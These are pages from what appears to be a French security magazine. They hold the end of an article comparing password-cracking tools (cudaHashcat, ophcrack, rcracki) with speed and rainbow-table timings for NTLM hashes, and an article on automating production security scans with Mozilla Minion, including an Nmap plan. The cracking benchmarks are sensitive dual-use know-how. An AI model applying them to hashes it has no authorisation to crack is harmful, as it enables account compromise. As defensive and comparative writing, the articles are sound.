Pour les fonctions de hachage qui n'ont pas été conçues pour être difficilement calculables sur GPU, cudaHashcat est jusqu'à 49 fois plus performant que hashcat dans le cas d'une recherche exhaustive. Une comparaison de performances est donnée dans le tableau 4. Au contraire, dans le cas de bcrypt, cudaHashcat est 10 fois moins performant. La raison est que cet algorithme a été conçu

afin de nécessiter beaucoup de mémoire pour être calculé efficacement. Les GPU possédant très peu de RAM par rapport au nombre de cœurs dont ils disposent, ils ne peuvent pas atteindre des performances élevées sur ce type de fonction de hachage.

Algorithme	Ratio nombre d'empreintes générées par seconde par cudaHashcat / nombre d'empreintes générées par seconde par hashcat
NTLM	49
MD5crypt	12,5
sha512crypt	6
Bcrypt N=5	0,1
Bcrypt N=12	0,1

Tableau 4 : Rapport de performances entre cudaHashcat et Hashcat dans le cadre d'une recherche exhaustive.

On peut admettre que pour tous les algorithmes classiques, cudaHashcat sera plus intéressant en termes de performance que John the Ripper ou hashcat. Cependant, les algorithmes de dérivation de clé tels que scrypt ou argon2, qui sont conçus pour faire un usage arbitrairement important de la RAM, sont de plus en plus utilisés. Si un tel algorithme venait à être approuvé par un organisme de standardisation tel que le NIST (*National Institute of Standards and Technology*) aux États-Unis, l'intérêt de l'utilisation des GPU pour le cassage des mots de passe serait fortement réduit. Néanmoins, à présent, le stockage des mots de passe a encore souvent recours à des algorithmes de hachage rapides, comme MD4 (utilisé par NTLM), MD5 ou encore SHA1, contre lesquels les GPU sont particulièrement efficaces. Un bon exemple est Windows qui utilise toujours NTLM, probablement l'algorithme le plus rapide actuellement utilisé pour hacher des mots de passe.

3.3 Ophcrack

Ophcrack **[9]** est un logiciel gratuit et open source destiné au cassage des mots de passe Windows, utilisant les tables arc-en-ciel. Il gère les algorithmes LM (utilisé jusqu'à Windows XP) et NTLM. Plusieurs tables fournies gratuitement permettent de casser plusieurs catégories de mots de passe. La version « Vista special » (8,5 Go) permet de casser les mots de passe :

- contenant des caractères ASCII imprimables et d'une longueur de 6 caractères au maximum ;
- mix-alphanumériques (majuscules, minuscules et chiffres) jusqu'à une longueur de 7 caractères ;
- alphanumériques (minuscules et chiffres) jusqu'à une longueur de 8 caractères.

La version « Vista num » (3 Go) permet de s'attaquer aux mots de passe composés uniquement de chiffres jusqu'à une longueur de 12 caractères. Ces tables ont un taux de réussite de 99 %, ce qui signifie que si le mot de passe que l'on tente de casser est dans la spécification de la table, par exemple de longueur 8 et ne contenant que des lettres si l'on utilise la table « Vista special », la probabilité qu'il soit retrouvé est de 99 %.

Table	Temps dans le pire des cas pour une empreinte	Temps moyen pour une empreinte	Temps de lecture de la table	Spécification des mots de passe visés
ntlm_alpha-space#1-9	10s	2,5s	545s	majuscules
ntlm_loweralpha-numeric-space#1-8	8,9s	2s	162s	minuscules, chiffres
ntlm_mixalpha-numeric-all-space#1-7	141s	36,8s	1510s	caractères ASCII imprimables

Tableau 6 : Temps nécessaire à la réalisation d'une attaque avec rcracki en fonction de la table utilisée.

Il existe aussi une table probabiliste (461Mo) – c'est-à-dire basée sur le modèle de Markov – qui permet de casser des mots de passe de longueur 5 à 12 composés à partir de 95 caractères ASCII imprimables. D'autres tables sont disponibles pour des longueurs de mot de passe plus élevées, mais celles-ci sont payantes.

En pratique, une attaque se réalise en 2 temps :

1. Le préchargement en mémoire de la table, typiquement de la mémoire de stockage SSD à la mémoire RAM. Dans le cas de « Vista special », cette opération prend environ 25 secondes.
2. La recherche des mots de passe en utilisant la table, ce qui prend environ 40 secondes par empreinte attaquée, dans le pire des cas, c'est-à-dire lorsque la table doit être parcourue entièrement avant que le mot de passe recherché ne soit trouvé.

En moyenne, le temps de cassage n'est toutefois que de 5,3 secondes pour une empreinte comprise dans les spécifications de la table, dans le cas de « Vista special ».

Table	Temps dans le pire des cas pour une empreinte	Temps moyen pour une empreinte	Temps du chargement de la table en mémoire RAM
Vista special	40s	5,3s	25s
Vista num	40s	2,4s	8s

Tableau 5 : Temps nécessaire à la réalisation d'une attaque avec ophcrack en fonction de la table utilisée.

3.4 Rcracki

Comme ophcrack, rcracki est un logiciel gratuit et open source qui permet de casser des mots de passe en utilisant des tables arc-en-ciel. De nombreuses tables sont téléchargeables gratuitement sur le site de rcracki **[10]**. Elles permettent de réaliser des attaques sur les empreintes créées avec les algorithmes LM, NTLM, MD5 et MYSQL SHA1. Pour chacun de ces algorithmes, plusieurs tables existent selon la couverture souhaitée. On peut en trouver pour les mots de passe alphanumériques, numériques ou encore comprenant des caractères spéciaux. La taille maximale des mots de passe varie aussi selon la table utilisée. Le taux de couverture des tables de rcracki est de 99,9 %.

Il est important de noter qu'il n'existe aucune table équivalente, en termes de couverture, entre ophcrack et rcracki, ce qui empêche de réaliser une comparaison directe entre les deux logiciels. De même, les tables utilisées par l'un ne peuvent l'être par l'autre, car elles utilisent un format différent.

Comme pour ophcrack, l'attaque se divise en plusieurs étapes, mais celles-ci sont différentes : rcracki commence par construire, pour chaque empreinte, la chaîne pouvant contenir le mot de passe correspondant ; ensuite, le logiciel lit la table et effectue les comparaisons afin de trouver les mots de passe correspondant aux empreintes attaquées. Le temps nécessaire aux pré-calculs et celui des comparaisons est proportionnel aux nombres d'empreintes. Le temps de lecture de la table est lui indépendant du nombre d'empreintes, mais dépend du support sur lequel elle est stockée. Les temps donnés dans le tableau 6 correspondent à un stockage de la table sur un disque dur externe connecté en USB3.

Pour conclure, on ne peut comparer directement ophcrack et rcracki en termes d'efficacité, car les tables sont différentes, à la fois sur l'espace des mots de passe ciblés, mais aussi sur les compromis temps-mémoire réalisés. Il faudra donc choisir l'un ou l'autre selon les tables disponibles pour les mots de passe visés.

Conclusion

Le cassage des mots de passe n'est pas un domaine où on peut trouver un logiciel meilleur que les autres sur tous les points. Il s'agit donc avant tout d'utiliser l'outil adapté à l'empreinte que l'on souhaite casser. Pour cela, il faut tenir compte de l'algorithme utilisé pour hacher le mot de passe, mais aussi des contraintes connues sur les caractères utilisables, ou obligatoires, lors du choix du mot de passe. L'avantage est que l'utilisation de ces outils est souvent facilitée par le fait qu'ils emploient des approches similaires. Par exemple, hashcat et John the Ripper utilisent une syntaxe proche pour l'écriture des règles, et ils peuvent utiliser les mêmes dictionnaires. De même, les commandes de rcracki et d'ophcrack se ressemblent, même s'il est nécessaire d'utiliser des tables différentes pour chacun d'eux. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com.

AUTOMATISATION DES TESTS DE SÉCURITÉ EN ENVIRONNEMENT WEB AVEC MOZILLA MINION

Laurent BUTTI, Frédéric GUEGAN & Guillaume LESTEL – Orange

mots-clés : ***MINION / WEB SCANNER / AUDIT DE CONFORMITÉ / AUTOMATISATION***

L'automatisation des tests de sécurité, que ce soit en phase de développement ou en environnement de production, est un élément clé de réussite de la réduction des risques (découverte au plus tôt des vulnérabilités et déclenchement des processus de correction). Dans cet article, nous présenterons nos choix et notre retour d'expérience dans la mise en œuvre de tests de sécurité automatisés en environnement de production.

1 Introduction

1.1 Généralités

Le niveau de sécurité d'un service web dépend des efforts consacrés dans toutes les phases de sa conception : de la réponse à l'expression de besoin jusqu'au maintien opérationnel du service. Les aspects sécurité doivent être pris en compte tout au long du cycle de vie du service.

Nous ne présenterons pas toutes les tâches de sécurité à effectuer lors de la conception d'un service web, mais nous aborderons uniquement le sujet de la vérification de conformité sur des critères prédéfinis. Cette validation sera réalisée de manière automatique sur le périmètre de visibilité réseau, de visibilité applicative, de visibilité de configuration TLS et des failles web classiques. Elle sera réalisée sur des environnements de production et/ou de préproduction (phase amont du déploiement du service).

Dans un premier temps, nous vous présenterons nos contraintes et prérequis, puis les raisons du choix de notre solution basée sur Mozilla Minion pour répondre à nos besoins. Ensuite, l'architecture et sa mise en œuvre seront détaillées. Enfin, nous exposerons les améliorations nécessaires pour une utilisation opérationnelle de la solution dans notre contexte. Nous conclurons par notre retour d'expérience sur la mise en œuvre sur nos services opérationnels depuis maintenant plus d'un an.

2 Étude préliminaire

2.1 Cahier des charges

Un cahier des charges étant généralement détaillé, nous n'en extrairons que les éléments essentiels :

- open source ;
- architecture évolutive (améliorations possibles indépendantes de l'architecture existante) et flexible (capacité à être indépendant des outils de sécurité utilisés : outils de recherche de vulnérabilités, outils de vérification de conformité, web scanners...) ;
- stockage en base de données des éléments découverts par les différents outils de sécurité intégrés et normalisation de ces éléments ;
- interface WebUI (visualisation et configuration des outils de recherche de vulnérabilités) et API REST (configuration des actions, recherche des résultats via scripts...) ;
- planification et automatisation des tâches ;
- authentification et contrôle d'accès des utilisateurs interfacés avec le SI de l'entreprise ;
- intégration aisée dans le SI de l'entreprise (interfaçage API/outils existants) ;
- langage maîtrisé par les intervenants.

La contrainte de choisir une solution open source pourrait sembler peu pragmatique. Cependant, dans notre contexte, elle est à privilégier pour des raisons de culture de notre entité, ce qui augmente naturellement la capacité d'adoption de l'outil. Par ailleurs, choisir un outil déjà existant en open source constitue à la fois une solution pérenne (évolutions apportées par soi-même puis reversées à la communauté) et un gain de temps considérable (ne pas réinventer à la roue).

2.2 État de l'Art

Afin de répondre au cahier des charges, nous nous sommes focalisés sur les outils suivants, qui ne sont pas des outils de sécurité, mais plutôt des frameworks d'ordonnancement de tests (dont sécurité) et d'agrégation de résultats des outils ordonnancés :

- Gauntlt **[GAUNTLT]** : framework open source de tests basé sur Cucumber, ce dernier ne dispose pas d'interface WebUI, mais ordonnance des outils de sécurité et valide leurs résultats à l'aide de « fichiers de tests » ;
- Kvasir **[KVASIR]**, MagicTree **[MAGICTREE]** et Threadfix **[THREADFIX]** : tous les trois sont des outils open source dont le but est de centraliser les résultats de différents outils de sécurité au sein d'une même interface (web ou client lourd), leurs différences s'appuient sur les quelques fonctionnalités supplémentaires que chacun propose ;
- Mozilla Minion **[MINION]** : plateforme open source d'automatisation des tests de sécurité disposant d'une interface WebUI et d'une base de données où l'ensemble des résultats des tests est stocké.

2.3 Choix de Mozilla Minion

Parmi les outils présentés, seul Mozilla Minion se rapproche le plus de notre cahier des charges, ce qui nous a menés vers ce choix. En effet, c'est le seul framework open source qui à la fois automatise des scans de sécurité et centralise leurs résultats visibles via une interface web.

Un des avantages majeurs de Mozilla Minion est son architecture très flexible et en particulier sa partie « plugins », où chaque plugin pilote un outil de sécurité. Ces derniers n'ont aucune dépendance directe avec le coeur du framework et il est par conséquent très facile de développer de nouveaux plugins afin de répondre à nos exigences.

Flexibilité de l'architecture, briques fonctionnelles déjà satisfaisantes et open source ont été les ingrédients d'un choix qui s'est révélé pérenne dans notre contexte.

3 Mozilla Minion

3.1 Introduction

Mozilla Minion est une plateforme open source dédiée à l'automatisation de tests de sécurité qui est développée et maintenue par l'équipe de sécurité de Mozilla.

La plateforme automatise des tests de sécurité en fournissant les paramètres nécessaires aux différents plugins qui feront appel aux outils de sécurité disponibles.

L'ensemble des résultats des différents scanners sera ensuite accessible pour chaque utilisateur ayant le droit d'accéder à ce dernier grâce à un système de groupe regroupant différents utilisateurs et différentes cibles afin de limiter l'accès aux résultats pouvant être sensibles.

3.2 Architecture détaillée

Le Back End fournit les fonctionnalités de base pour la gestion des utilisateurs, des sites, des groupes (ensemble d'utilisateurs et de sites), des scans et de leurs résultats




Figure 1 : Architecture de Mozilla Minion.

au sein de la plateforme. Agissant comme un hub central, le Back End maintient un registre des plugins existants, fournit des fonctions pour créer et modifier des plans ou gérer l'accès des utilisateurs à Minion ainsi que sur quel périmètre ils ont le droit de scanner.

Pour exécuter un scan sur une cible, un ou plusieurs plans doivent être définis pour cette cible. Un scan est alors initialisé en choisissant un plan spécifique. En résumé, un plan est un document JSON qui spécifie les plugins à invoquer ainsi que leurs options nécessaires afin de répondre à un certain besoin.

Les plugins sont de légers wrappers qui exécutent des tâches telles que configurer, commencer ou stopper un plan et acceptent un ensemble de signaux afin de notifier leur appelant que l'information est disponible. Dans sa version initiale, Minion possède des plugins basiques permettant, par exemple, de tester que la cible choisie est disponible (à l'aide d'un PING), mais aussi des plugins plus avancés utilisant des outils connus tels que Arachni ou Nmap.

Ci-dessous un exemple de plan faisant appel au plugin « Nmap » afin d'exécuter ce dernier et de scanner quelques ports classiques :

```
{
  "name" : "Scan with Nmap",
  "description": "Run Nmap to scan some basic ports",
  "workflow": [
     {
       "plugin_name" : "minion.plugins.nmap.NMAPPlugin",
       "description": "Run Nmap",
       "configuration": {
         "ports" : "T:22,23,80,443,8080,U:53,69,161"
         "parameters" : "-sV -sT -sU -PS21,22,80,443 -PE"
       }
     }
  ]
}
```

Le Front End est une application web qui fournit à la fois l'interface d'administration et d'utilisation de Mozilla Minion ; les utilisateurs y configurent les plans, les cibles et les utilisateurs, et accèdent aux résultats des scans.

Au niveau des technologies utilisées, Minion est développé en Python à l'aide du framework web Flask **[FLASK]**.

Le Back End utilise Twisted **[TWISTED]** afin d'exécuter les différents plugins et RabbitMQ **[RABBITMQ]** afin de transporter les messages provenant de ces derniers. Quant à l'interface web du Front End, celle-ci est développée à l'aide d'AngularJS **[ANGULARJS]**.

Enfin, l'ensemble des données est stocké dans une base de données NoSQL MongoDB **[MONGODB]**.

3.3 Choix des outils pilotés par Mozilla Minion

Minion, de par son architecture, est très flexible. Il est aisé de développer des « plugins » qui exécuteront des tâches et qui fourniront les résultats à insérer en base de données pour enfin être restitués à l'utilisateur par la WebUI.

Les trois catégories de tests à réaliser dans notre contexte d'utilisation de Minion sont :

- audit de visibilité réseau et applicative ;

- audit de visibilité TLS ;

- audit de type « web scanner » sur nos services publics.

Pour la catégorie visibilité réseau et applicative, le choix s'est en premier naturellement porté sur l'outil Nmap pour lequel un plugin Minion était déjà présent **[NMAP]**. Fonctionnellement, il remplit parfaitement son rôle, cependant lorsque de très nombreuses plages réseau sont à parcourir, les durées des tests deviennent trop importantes. Nous avons alors développé un plugin pour l'outil Masscan qui présente des performances bien plus élevées **[MASSCAN]**. Malgré cela, nous avons tout de même choisi de ne pas scanner l'ensemble des ports TCP/UDP possibles, mais de nous focaliser sur deux listes de ports fréquemment ouverts : ceux des statistiques de `nmap-services` et ceux actuellement ouverts sur nos services exposés sur Internet. La finalisation de la solution réside sur une utilisation conjointe de Nmap et de Masscan, ce qui nous apporte aussi la visibilité des types d'applicatifs et leurs versions sur les ports qui auront été découverts comme ouverts.

Pour la catégorie visibilité TLS, le choix s'est naturellement porté sur l'outil SSLyze qui présente des évolutions régulières. Nous avons alors développé un plugin pour SSLyze dont les détails sont présentés dans la partie 4.2 **[SSLYZE]**. Ce plugin évolue régulièrement en fonction de l'avancée de l'état de l'art des vulnérabilités TLS et de nos prescriptions sur les configurations TLS de nos services exposés sur Internet.

Pour la catégorie « web scanner », les outils open source réputés ne sont pas légion, seuls Zed Attack Proxy **[ZAP]**, w3af **[W3AF]** et arachni **[ARACHNI]** sont suffisamment avancés et maintenus pour offrir une alternative viable aux outils commerciaux. Grâce à quelques évaluations comparatives publiques **[SECTOOLMARKET]** et d'autres en interne, nous avions constaté que l'outil arachni était très efficace, pilotable par API et très flexible au niveau de sa configuration. Par ailleurs, les fonctionnalités récentes d'interprétation JavaScript lui confèrent un crawling beaucoup plus efficace qu'auparavant, ce qui lui fait découvrir un maximum de points d'entrée de l'application auditée (c'est en effet le point primordial de tout « web scanner »). Bien entendu, ce type de choix est souvent réalisé en fonction des compétences déjà acquises dans une équipe, cependant l'utilisation de ZAP sera envisageable à terme surtout qu'un plugin Minion a déjà été développé. Dans tous les cas, l'approche retenue est l'enrichissement des résultats d'audit par différents outils de sécurité et en apportant une corrélation entre les outils (ne présenter qu'une vulnérabilité découverte par deux outils différents, d'où un effort de normalisation des résultats pour ce faire). C'est tout l'intérêt du choix de Minion qui nous apporte cette facilité grâce aux évolutions que nous avons pu implémenter.

Il est à noter que pour les audits de visibilité réseau et applicatif ainsi que pour les audits de visibilité TLS, les configurations de réalisation de ces tests sont définies une fois pour toutes et ne nécessitent pas de personnalisation par cible. Ceci n'est pas le cas pour les audits boite noire web qui nécessitent une personnalisation par cible pour avoir à la fois une meilleure couverture (assister l'outil à découvrir les points d'entrées difficilement découvrables automatiquement) et de meilleures performances (ne tester que ce qui est nécessaire).

3.4 Déploiement de Mozilla Minion

Mozilla Minion est constitué de plusieurs briques indépendantes, et pour faciliter les tests en développement et le déploiement en production, nous avons opté pour Docker. La gestion des dépendances nécessaires (dépendances directes de Mozilla Minion et les différents outils de sécurité) est ainsi réalisée au sein d'un seul conteneur. Cette approche apporte un gain de temps considérable dans le déploiement des nouvelles mises à jour de Minion et des outils de sécurité utilisés. Nous nous sommes inspirés de l'exemple de Dockerfile qui instance l'ensemble Minion **[DOCKERFILE]**.

Il est aussi possible de disposer d'une architecture distribuée pour les outils pilotés par Minion. Pour cela, il faut que l'outil concerné soit capable d'exposer une API (par exemple, l'outil arachni en expose une) qui sera pilotée par le plugin Minion pour ordonnancer l'exécution et récupérer l'ensemble des résultats de l'outil. Cette approche rend l'architecture scalable pour les tests à distance prenant beaucoup de temps et/ou de ressources.

Finalement, nous disposons alors d'une architecture centralisée capable de piloter des scans applicatifs web depuis différentes instances, ce qui améliore considérablement la capacité à couvrir nos applications web du fait du temps potentiellement important de scan par arachni.

4 Améliorations apportées

4.1 Types d'améliorations

Grâce au choix de l'open source, nous avons rajouté nos propres fonctionnalités et corrigé quelques bugs existants.

Les modifications se font focalisées sur :

- l'amélioration de fonctionnalités déjà existantes;
- l'implémentation de nouvelles fonctionnalités;
- l'intégration de Minion à notre SI.

4.2 Détails sur quelques améliorations

Afin d'identifier les améliorations à apporter, nous nous sommes focalisés sur les points suivants :

- couverture des tests en fonction de la cible des tests à réaliser ;
- apporter les éléments nécessaires à l'analyste pour juger de la pertinence de la remontée uniquement grâce aux informations accessibles via la WebUI ;
- capacité à trier la remontée (faux positif, à ignorer, vrai positif) ;
- capacité à démarrer le processus de correctif sur les vrais positifs.

Un aspect important dans un outil d'analyse est la caractérisation du résultat. Un problème est soit un vrai positif, soit un faux positif, soit est un problème à ignorer/accepter du fait du contexte. Nous avons alors développé cette fonctionnalité de marquer un problème comme « faux-positif » ou bien « ignoré » afin de faciliter le suivi des résultats dans le temps et d'éviter la pollution des indicateurs liés aux résultats.

Une limitation constatée dans Minion était le manque de suivi dans les résultats archivés à la suite des tests. En effet, il est souvent pertinent de connaître l'historique de telle ou telle remontée, mais aussi de disposer d'une tendance sur les remontées de vulnérabilités. Ainsi nous avons implémenté un mécanisme de temporalité afin de pouvoir tracer l'évolution d'un résultat dans le temps. Et il nous est maintenant possible de savoir quand un problème a été détecté pour la première fois, ou quand il a été résolu.

Une autre fonctionnalité intéressante est la mise à disposition du rapport brut de l'outil de sécurité, et ce accessible via la WebUI. C'est un point important pour faciliter le travail de l'analyste dans l'évaluation de la pertinence de la remontée.

Nous avons aussi amélioré des plugins existants ou développé de nouveaux tels que celui basé sur SSLyze qui sera détaillé dans le chapitre suivant.

4.3 Détails sur le fonctionnement d'un plugin (SSLyze)

La puissance de Minion reposant sur ses plugins, il est facile d'en implémenter un pour ajouter de nouveaux composants qui serviront à conduire des audits.

Deux types existent : les plugins de type script où l'action est contenue dans un simple script Python (par exemple, faire une requête sur une adresse), et les plugins External où le plugin exécute un appel vers un processus externe puis analyse les résultats du processus, à la façon d'un wrapper.




Figure 2

L'analyse des résultats se fait en général par le fichier XML produit par le logiciel appelé. La plus-value réside dans l'analyse du rapport brut pour sélectionner les informations importantes en fonction de la configuration et du contexte.

Par exemple, dans le cadre de l'audit de connexions TLS avec SSLyze, l'outil produit un rapport suite au scan de la cible. De ce rapport, le plugin va remonter des indicateurs si la cible est vulnérable aux différentes failles connues comme HEARTBLEED, et analyser les configurations cryptographiques et certificats pour vérifier la conformité par rapport à nos préconisations avec des fonctions dédiées pour chaque vérification.

Lorsque Apple a publié les règles d'*Application Transport Security* **[ATS]** pour l'établissement de connexions sécurisées par une application iOS ou OS X, il nous a suffi d'ajouter une fonction d'analyse vérifiant les critères de compatibilité afin d'obtenir un nouvel indicateur de validité sur nos URLs.

Ainsi, à partir du moment où un outil produit un fichier de rapport analysable (comme XML ou JSON), ou est interfaçable via une API, il est possible de développer un plugin pour Minion. Parmi les plugins disponibles, nous maintenons de manière open source ceux que nous utilisons, et d'autres sont aussi en développement par Mozilla ou par d'autres personnes (par exemple, pour OWASP Zap ou Nessus).

4.4 Intégration de Minion à notre SI

La partie authentification dans le SI est un élément classique, mais nécessaire. Dans notre cas, nous avons interfacé Minion avec une authentification LDAP, ce qui enlève la douloureuse épine de gestion des comptes utilisateurs.

Les autres éléments du SI sont relatifs à notre gestion d'incidents opérationnels où les greffons vers le SI sont aisément développables du moment que l'on dispose d'APIs, le but étant d'automatiser au maximum la remontée de non-conformités opérationnelles.

4.5 Reversement à la communauté

Les développeurs de la Fondation Mozilla étaient facilement joignables et nous avons pu échanger avec eux sur les lignes directrices du projet et sur les fonctionnalités importantes.

La version de Minion que nous utilisons est dérivée de la version de Mozilla pour pouvoir ajouter nos propres fonctionnalités. Mais néanmoins, chaque modification a été réalisée avec un minimum d'impact sur l'architecture de Minion afin de faciliter l'intégration dans le code de Mozilla.

De plus, tous les développements qui ne sont pas spécifiques à notre SI sont publiés sur la plateforme GitHub **[EVOLS]** afin de pouvoir partager les modifications réalisées avec d'autres personnes intéressées par l'écosystème.

Lors des modifications dans les plugins, nous avons découvert des bugs de certains outils de scan que nous avons remontés aux mainteneurs. Il nous est également arrivé de rajouter des fonctionnalités aux logiciels de scan pour répondre à certains de nos besoins. Cette méthode de travail a été la principale raison du choix d'une solution open source.




Figure 3

5 Retour d'expérience

Le passage à l'échelle sur les parties audit de visibilité réseau/applicative/TLS n'a pas posé de problèmes (malgré un grand nombre de plages IP en /24), l'ensemble étant réalisé environ une journée.

Le passage à l'échelle sur la partie boite noire web est bien plus délicat. Sur des sites opérationnels, les tests peuvent induire des effets de bord sur l'applicatif ou sur l'hébergement (créer un incident à cause de tests de sécurité internes est inacceptable) ou peuvent faire remonter des sondes de supervision (et donc enclencher des traitements d'incidents à tort). Nous avançons par petits pas en priorisant les services à auditer puis en configurant de manière fine l'audit de chacun de ces services. La personnalisation est le prix à payer pour éviter bien des écueils.

Ne jamais oublier : l'outil ne fait pas tout ! L'outillage est certes un élément clé, mais il nécessite une organisation déjà en place afin de traiter les remontées de non-conformité. Le rôle de l'outil est d'automatiser tout ce qui peut l'être comme par exemple la création de tickets d'incidents vers les équipes concernées pour correction. Les processus de gestion des vulnérabilités se mettant alors en place naturellement comme cela est le cas pour des vulnérabilités découvertes et remontées manuellement.

Enfin, la production d'indicateurs est capitale en terme de pilotage d'activité. Minion étant à base d'API, il est aisé de collecter l'ensemble des résultats et de les mettre dans un ElasticSearch et de construire un tableau de bord sécurité globale grâce aux visualisations avec Kibana.

Quid du futur de Mozilla Minion ? Malheureusement, Mozilla a pour le moment abandonné les nouvelles évolutions sur Minion. Pour notre part, nous continuons dans cette voie en développant des améliorations qui sont reversées régulièrement. À nos chers lecteurs de bien vouloir essayer l'outil et/ou contribuer !

Conclusions

La mise en œuvre d'une solution automatisée de tests de sécurité à distance sur des environnements opérationnels ne fait pas débat. Seule une visibilité externe nous assure une conformité par rapport à une politique de sécurité préalablement établie. Bien entendu, il s'agit du dernier filet et il s'inscrit dans une démarche globale de sécurisation de nos services de bout en bout, de l'expression de besoins à la mise en production.

